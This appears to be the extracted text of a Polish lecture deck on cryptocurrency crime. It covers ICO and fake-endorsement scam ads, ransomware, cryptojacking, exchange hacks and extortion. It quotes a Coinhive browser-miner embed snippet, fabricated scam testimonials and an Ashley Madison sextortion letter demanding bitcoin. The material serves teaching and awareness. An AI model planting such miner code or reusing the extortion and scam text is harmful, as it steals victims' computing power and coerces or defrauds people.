APPLY FOR BETA ICO SIGNUP

Join the biggest fight in history.
The people's bank® has arrived.

Evander Holyfield

Evander Holyfield, Official AriseBank Endorser

JOIN THE ICO

ICO UPDATE: AriseBank has agreed to acquire a 100 year old FDIC-insured bank. <https://goo.gl/mz7UWF>

Kamil Stoch wspiera Bitcoin, gdy ceny rosną. Zdradzamy najlepszy sposób na zarobienie w 2020 roku

Korzystając z tej "luki fortuny", polscy obywatele zgarniają już miliony złotych bez wychodzenia z domu – ale czy to jest legalne?

Jak widać w



Kamil Stoch ujawnia nową, tajną inwestycję, która sprawia, że setki Polaków stają się bardzo bogaci.

WYNIKI CZYTELNIKÓW

ZYSK: 23 828 zł



„Korzystałem z *Bitcoin Era* przez ponad 2 tygodnie, z początkowej wpłaty 954 zł wypracowałem 24 901 zł zysku. To znacznie więcej, niż zarabiam w pracy.

Adam Bankowski
Katowice, Poland

ZYSK: 39 485 zł




„Właśnie osiągnęłam 39 485 zł zysku – już po miesiącu korzystania z *Bitcoin Era*. Jako że mogę korzystać z platformy na swoim laptopie, podróżowałam po Polsce i zarabiałam pieniądze przez cały ten czas!”

Edmund Abramczyk

PRZYKŁADY




WSPIERANIE DZIAŁALNOŚCI TERRORYSTYCZNEJ




PRZESTĘPSTWA POPEŁNIANE W CELU UZYSKANIA KRYPTOWALUT

Rodzaje przestępstw



- ▶ Ransomware blokuje dostęp do systemu komputerowego lub pewnych jego zasobów, na przykład poprzez szyfrowanie danych znajdujących się na nim.
- ▶ Następnie żąda okupu od ofiary w zamian za przywrócenie stanu pierwotnego.
- ▶ Europol nie zaleca płatności okupu za odzyskanie dostępu do danych
 - ▶ narażenie się na wspieranie finansowania działalności przestępczej
 - ▶ CryptoWall i CryptoLocker "zarobiły" 45 i 42 mld dolarów
- ▶ Przykłady w Polsce: zakłady opieki zdrowotnej, Kościerzyna, ...

ZŁOŚLIWE OPROGRAMOWANIE RAMSOMWARE



- ▶ **Cryptojacking (ukryty mining) - oprogramowanie wydobywające kryptowaluty bez wiedzy i świadomej zgody użytkownika.**
 - ▶ **Atakujący infekuje urządzenie ofiary w ten sposób aby podczas normalnej pracy, w tle zachodził proces wydobywania kryptowaluty.**
 - ▶ **Przykład: CoinHive wydobywający Monero (2017)**


ZŁOŚLIWE OPROGRAMOWANIE CRYPTOJACKING

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>  
  
<script type="text/javascript">  
    var miner = new CoinHive.Anonymous('<Site Key>');  
</script>
```

 Coinhive [Documentation](#)

[Login](#) [Signup](#)


A Crypto Miner
for your Website

HASHES/S 34.9  TOTAL 666
THREADS 8 +/- SPEED 100% +/-




- ▶ Bloomberg: Hundreds of banned crypto miners were siphoning power at china's state firms (2021-10-15)
 - ▶ <https://www.bloomberg.com/news/articles/2021-10-15/china-finds-banned-cryptominers-siphoning-power-at-state-firms>
- ▶ Malaysian crypto miners were caught stealing electricity from the state (2020-10-12)
 - ▶ <https://cointelegraph.com/news/malaysian-crypto-miners-were-caught-stealing-electricity-from-the-state>
- ▶ Germany: Suspects arrested for stealing electricity in crypto mining operation (2019-02-07)
 - ▶ <https://cointelegraph.com/news/germany-suspects-arrested-for-stealing-electricity-in-crypto-mining-operation>.
- ▶ **Kopalnia kryptowalut ukryta w siedzibie Komendy Głównej Policji (2021-07-30)**
 - ▶ <https://warszawa.wyborcza.pl/warszawa/7,54420,27387018,kopalnia-kryptowalut-ukryta-w-siedzibie-komendy-glownej-policji.html>
- ▶ **Nielegalna "kopalnia kryptowalut" w szkole policyjnej w Legionowie. Prokuratura bada sprawę**
 - ▶ <https://www.rmfm24.pl/fakty/polska/news-,nld,5545873>

„UKRYTY” MINING
CZYLI Z „DARMOWĄ” ENERGIA


- ▶ 2014: Mt. Gox. (744000 BTC o szacunkowej wartości 73 mln)
- ▶ 2015: Bitstamp (19000 BTC o wartości 5 mln dolarów)
- ▶ 2016: Bitfinex (120000 BTC o wartości 72 mln dolarów)
- ▶ 2016: Bicurex (2300 BTC o wartości 5,7 mln złotych)
- ▶ 2018: Coincheck (523 mln XEM o wartości 534 mln dolarów)
- ▶ 2019 Binance (7000 BTC o wartości 40 mln dolarów)
- ▶ 2019 Bitmarket (2300 BTC o wartości 60 mln zł)

WŁAMANIA NA GIEŁDY




- ▶ Atak 51% (szacowanie kosztu ataku <https://www.crypto51.app>)
- ▶ Podwójne wydanie
- ▶ Błędy w oprogramowaniu

ZWIĄZANE Z TECHNOLOGIĄ



OKUPY



FIZYCZNE ATAKI

WYMUSZENIA

So here is what I did when █████ did not pay up by the deadline. I of course anonymously contacted his wife, █████, and told her about █████'s membership on Ashley Madison and told her how to confirm it for herself. But I didn't stop there. I also contacted █████'s work colleagues. I also contacted his daughter. And his daughter's boyfriend. And I contacted several of his superiors, peers, and subordinates at █████.

You see, █████ if you don't comply with my demand I am not just going to humiliate *you*, I am going to humiliate those close to you as well.

Then there was another man to whom I gave the same letter and he chose to pay. I'll call him "Mr. Wise". No, that isn't his real name. I am not going to share any of his information with you or anyone else. Ever. You see, HIS secret is safe with me. And he will never hear from me again.

So the only real question you need to ask yourself is whether you want me to treat you like █████ or like "Mr. Wise". That choice is completely yours.

If you do not wish me to destroy your life then send \$2000 in BITCOIN to the *Receiving Bitcoin Address* listed below. **Payment MUST be received within 10 days of the post marked date on this letter's envelope.** If you are not familiar with bitcoin, read the attached "How-To" guide. You will need the below two pieces of information when referencing the guide.

RABUNKI

bit.ly/2ChN3xk




Kryptowalutowy milioner napadnięty i obrabowany

W nocy z 22 na 23 lutego napadnięty, torturowany i obrabowany został inwestor kryptowalut. Był on wtedy w posiadaniu około 100 Bitcoinów. Jak podają lokalne media do zdarzenia doszło w Moskwie,...

...

FIZYCZNE ATAKI



- A. Pozyskiwanie kryptowalut
- B. Przechowywanie (portfele)
- C. Rodzaje przestępstw

PYTANIA?

